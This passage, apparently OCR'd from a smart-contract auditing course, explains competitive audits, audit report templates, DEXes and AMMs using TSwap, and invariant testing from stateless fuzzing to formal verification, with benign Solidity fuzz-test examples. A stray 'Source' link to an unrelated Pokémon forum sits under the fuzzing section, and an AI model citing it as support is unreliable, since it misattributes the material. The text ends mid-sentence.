
What is a competitive audit?

Unlike a private audit, where a single security researcher (or a small team) would be working with a protocol directly, a competitive audit sees a protocol making their code base publicly available and having people compete to find vulnerabilities within it.

I encourage you to checkout some of the past competitive audits on **CodeHawks**, you can click 'View Final Report' To see a compilation of all the findings in a contest, who found it etc.

In a competitive audit, you're competing to find *bugs*, you're paid if you find vulnerabilities.


We can see how these payouts work by looking at the **CodeHawks Docs**. Findings rewards are ultimately broken down into shares and severity, where the system rewards finding more unique, difficult to find bugs.



You can also find examples of scenarios and calculations on the **CodeHawks Docs**.

How good are competitive audits?

The quality of competitive audits has been found to be - incredible. To use a past contest on CodeHawks as an example, the Beedle-Fi audit resulted in a staggering number of findings.



Security reviews of this nature consistently find more bugs that private reviews *and* they serve as the perfect platforms to gain experience and build your security researcher career.

Many top security researchers started their careers in this space, and continue to compete in competitive audits throughout.

Competitive audits are a tonne of fun, you can learn lots and of course you can win money.

How do I start with competitive audits?

I'm glad you asked! CodeHawks hosts events called **First Flights**, and we're going to have you do some of these!

First Flights are simplified code bases (just like Puppy Raffle) that have been built specifically to ease newcomers into the auditing process, familiarize them with how competitive audits work and afford auditors an effective avenue through which to learn and grow their skills with real world experience.

One additional benefit to using competitive audits as a platform to improve your skills is, once one concludes, all the validated findings are viewable, allowing an auditor to see which vulnerabilities they missed and how others are reporting their findings. This is hugely valuable for those looking to expand their skills.

Reporting Templates

Throughout this course we have been, and will continue to use our **audit-report-templating** repo to assist us with generating our final findings reports. I wanted to take a moment to make you aware of some alternatives, should you wish to try them out.

Cyfrin GitHub Report Template

audit-repo-cloner

On the Cyfrin team, we won't write up reports in markdown, we actually report our findings through issues directly on the GitHub repo, this is beneficial for collaborative situations. We use this repo cloner to prepare a repo for an audit by the Cyfrin team. From the README:

```
It will take the following steps:
•
1. Take the source repository you want to set up for audit
```

```
2. Take the target repository name you want to use for the private --repo
3. Add an issue_template to the repo, so issues can be formatted as audit findings, like:
•
'''
**Description:**
**Impact:**
**Proof of Concept:**
**Recommended Mitigation:**
**[Project]:**
**Cyfrin:**
'''
•
4. Update labels to label issues based on severity and status
5. Create an audit tag at the given commit hash (full SHA)
6. Create branches for each of the auditors participating
7. Create a branch for the final report
8. Add the report-generator-template to the repo to make it easier to compile the report, and add a
button in GitHub actions to re-generate the report on-demand
9. Attempt to set up a GitHub project board
```

Report Generator Template

[report-generator-template]

This is a fork of the **Spearbit Report Generator** and is used to consolidate issues/projects on a GitHub repo into a PDF Audit report.

From the README:

This repository is meant to be a single-step solution to:


```
This repository is meant to be a single-step solution to:
•
- Fetch all issues from a given repository
- Sort them by severity according to their labels
- Generate a single Markdown file with all issues sorted by descending severity
- Integrate that Markdown file into a LaTeX template
- Generate a PDF report with all the issues and other relevant information
•
```

These tools/templates are especially great when working with a team. They save you from having to manually consolidate markdown write ups. If this is a method you'd like to try in your own auditing process, I encourage you to experiment and determine what works best for you!

TSwap

What is a Dex?

At it's highest level of abstraction what TSwap aims to do is: Allow users a permissionless way to swap assets between each other at a fair price.



TSwap (based off Uniswap) is an example of a **Decentralized Exchange**, or a `DEX`.

Check out the **DEXes section of DeFiLlama** for a list of examples!

What is an Automated Market Maker (AMM)?

TSwap is also en example of an Automated Market Maker (AMM).


Automated Market Makers are different from a typical "order book" style exchange. Instead of an order book which attempts to match buy and sell orders of users, an AMM leverages `Pools` of an asset. Uniswap is a great example of this. Check out the **Uniswap Explained video by WhiteboardCrypto** to learn more in depth.

In our next lesson, we're going take a closer look at AMMs and how they differ from order book exchanges.

Additionally, check out **this article by Chainlink** for more information on AMMs.

Order Book Exchanges

An order book exchange is fundamentally very simple, it will track desired buy and sell orders and effectively try to match them.




Order book exchanges come with a fatal flaw in a blockchain ecosystem though - cost.

Any time a user posts an order, buy or sell, this is going to be a transaction, matching them will be a transaction, the tracking and managing of that data for the exchange has an overhead cost.

An order book exchange on ethereum can rapidly become slow and expensive.

Automated Market Makers

An AMM functions by leveraging asset pools with the goal of maintaining the ratio of assets traded with the pool.



As we can see, as orders are placed against the liquidity pools the ratio between the two assets traded changes, this drives the price of the asset pair for the next trade when executed.

When structured this way, any given user only needs to trade with the liquidity pool, in a single transaction to execute their trade.

This is much less gas and computationally expensive in an environment like Ethereum.


Liquidity Providers

Why AMMs have Fees?

Let's break down an AMM a little further.


The first question that probably comes to mind is ***"Where did these pools of tokens (liquidity pools) come from?"***

This is where `liquidity providers` come in. `Liquidity providers` add their tokens to liquidity pools to fund the trading by users. In exchange a liquidity provider will often receive an LPToken (liquidity provider token) at the ratio of what they've contributed to the total pool.



The next questions you're probably asking are ***"Why would anyone do that? What's an LP Token?"***

This is where `fees` come in. Let's look at a slightly adjusted diagram:




Each transaction in a DEX like TSwap or Uniswap incurs a fee (we've used 0.3% as an example). This fee is typically added to the respective liquidity pool.

The LPToken that `liquidity providers` hold affords them claim to a set ratio of tokens in the pool, which means as fees are collected their total claim value goes up! This is where `liquidity providers` make profit from this system.

Recon

The next thing our repo's **README** says is that the protocol begins as a PoolFactory Creating pools of assets, all of the logic handing those assets is contained within the TSwapPool contract that's generated. From the docs:

```
You can think of each TSwapPool contract as it's own exchange between exactly 2 assets. Any ERC20 and the WETH token. These pools allow users to permissionlessly swap between an ERC20 that has a pool and WETH. Once enough pools are created, users can easily "hop" between supported ERC20s
```



Invariant/Properties

Levels to test invariants

We are looking at 4 levels at assessing testing breaking invariants in smart contracts.

1. Stateless fuzzing
2. Open Stateful fuzzing
3. Handler Stateful fuzzing
4. Formal Verification

They range from least -> most work, and least -> most confidence.

1. Stateless fuzzing - Open

Stateless fuzzing (often known as just "fuzzing") is when you provide random data to a function to get some invariant or property to break.

It is "stateless" because after every fuzz run, it resets the state, or it starts over.

Written Example

You can think of it like testing what methods pop a balloon.

1. Fuzz run 1:
    1. Get a new balloon
        1. Do 1 thing to try to pop it (ie: punch it, kick it, drop it)
        2. Record whether or not it is popped
2. Fuzz run 2:
    1. Get a new balloon
        1. Do 1 thing to try to pop it (ie: punch it, kick it, drop it)
        2. Record whether or not it is popped
3. *Repeat...*

Code Example

▶ See example

```
// myContract
    // Invariant: This function should never return 0
    function doMath(uint128 myNumber) public pure returns (uint256) {
        if (myNumber == 2) {
            return 0;
        }
        return 1;
    }

// Fuzz test that will (likely) catch the invariant break
    function testFuzzPassesEasyInvariant(uint128 randomNumber) public view {
        assert(myContract.doMath(randomNumber) != 0);
    }
```

Pros & Cons

Pros:

- Fast to write
- Fast to test

Cons:

- It's stateless, so if a property is broken by calling different functions, it won't find the issue
- You can never be 100% sure it works, as it's random input

Source: https://www.pokecommunity.com/showthread.php?t=379445

2. Stateful fuzzing - Open

Stateful fuzzing is when you provide random data to your system, and for 1 fuzz run your system starts from the resulting state of the previous input data.

Or more simply, you keep doing random stuff to *the same* contract.

Written Example

You can think of it like testing what methods pop a balloon.

1. Fuzz run 1:
    1. Get a new balloon
        1. Do 1 thing to try to pop it (ie: punch it, kick it, drop it)
        2. Record whether or not it is popped
    2. If not popped
        1. Try a different thing to pop it (ie: punch it, kick it, drop it)
        2. Record whether or not it is popped
    3. If not popped... *repeat for a certain number of times*
2. Fuzz run 2:
    1. Get a new balloon
        1. Do 1 thing to try to pop it (ie: punch it, kick it, drop it)
        2. Record whether or not it is popped
    2. If not popped
        1. Try a different thing to pop it (ie: punch it, kick it, drop it)
        2. Record whether or not it is popped
    3. If not popped... *repeat for a certain number of times*
3. *Repeat*

You can see the difference here, is we didn't get a new balloon every single "fuzz run". In **stateful fuzzing** we try many things to the same balloon before moving on.

Code Example

▶ See example

```
// myContract
    uint256 public myValue = 1;
    uint256 public storedValue = 100;
    // Invariant: This function should never return 0
    function doMoreMathAgain(uint128 myNumber) public returns (uint256) {
        uint256 response = (uint256(myNumber) / 1) + myValue;
        storedValue = response;
        return response;
    }
    function changeValue(uint256 newValue) public {
        myValue = newValue;
    }
```

```
// Test
    // Setup
    function setUp() public {
        sfc = new StatefulFuzzCatches();
        targetContract(address(sfc));
    }

    // Stateful fuzz that will (likely) catch the invariant break
    function statefulFuzz_testMathDoesntReturnZero() public view {
        assert(sfc.storedValue() != 0);
    }
```

Pros & Cons

Pros:

- Fast to write (not as fast as stateless fuzzing)
- Can find bugs that are from calling functions in a specific order.

Cons:

- You can run into "path explosion" where there are too many possible paths, and the fuzzer finds nothing
- You can never be 100% sure it works, as it's random input

3. Stateful Fuzzing - Handler

Handler based stateful fuzzing is the same as Open stateful fuzzing, except we restrict the number of "random" things we can do.

If we have too many options, we may never randomly come across something that will actually break our invariant. So we restrict our random inputs to a set of specfic random actions that can be called.

Written Example

You can think of it like testing what methods pop a balloon.

We've decided that we only want to test for dropping & kicking the balloon.

1. Fuzz run 1:
    1. Get a new balloon
        1. Do 1 thing to try to pop it (drop it or kick it)
        2. Record whether or not it is popped
    2. If not popped
        1. Try a different thing to pop it (drop it or kick it)
        2. Record whether or not it is popped
    3. If not popped... *repeat for a certain number of times*
2. Fuzz run 2:
    1. Get a new balloon
        1. Do 1 thing to try to pop it (drop it or kick it)
        2. Record whether or not it is popped
    2. If not popped
        1. Try a different thing to pop it (drop it or kick it)
        2. Record whether or not it is popped
    3. If not popped... *repeat for a certain number of times*
3. *Repeat*

Code Example

This takes MUCH more work to set up in foundry, look at https://github.com/Cyfrin/sc-exploits-minimized/tree/main/test/invariant-break/HandlerStatefulFuzz folder for a full example.

Pros & Cons


Pros:

- Can find bugs that are from calling functions in a specific order.
- Restricts the "path explosion" problem where there are too many possible paths, so the fuzzer is more likely to find issues

Cons:

- Much longer to write correctly
- It's easier to restrict too much so that you miss potential bugs

Image of Handler fuzzing vs Open fuzzing



4. Formal Verification

Formal verification is the process of mathematically proving that a program does a specific thing, or proving it doesn't do a specific thing.

For invariants, it would be great to prove our programs always exert our invariant.

One of the most popular ways to do Formal Verification is through Symbolic Execution. Symbolic Execution is a means of analyzing a program to determine what inputs cause each part of a program to execute. It will convert the program to a symbolic expression (hence its name) to figure this out.

FV TL;DR

The summary of FV is:

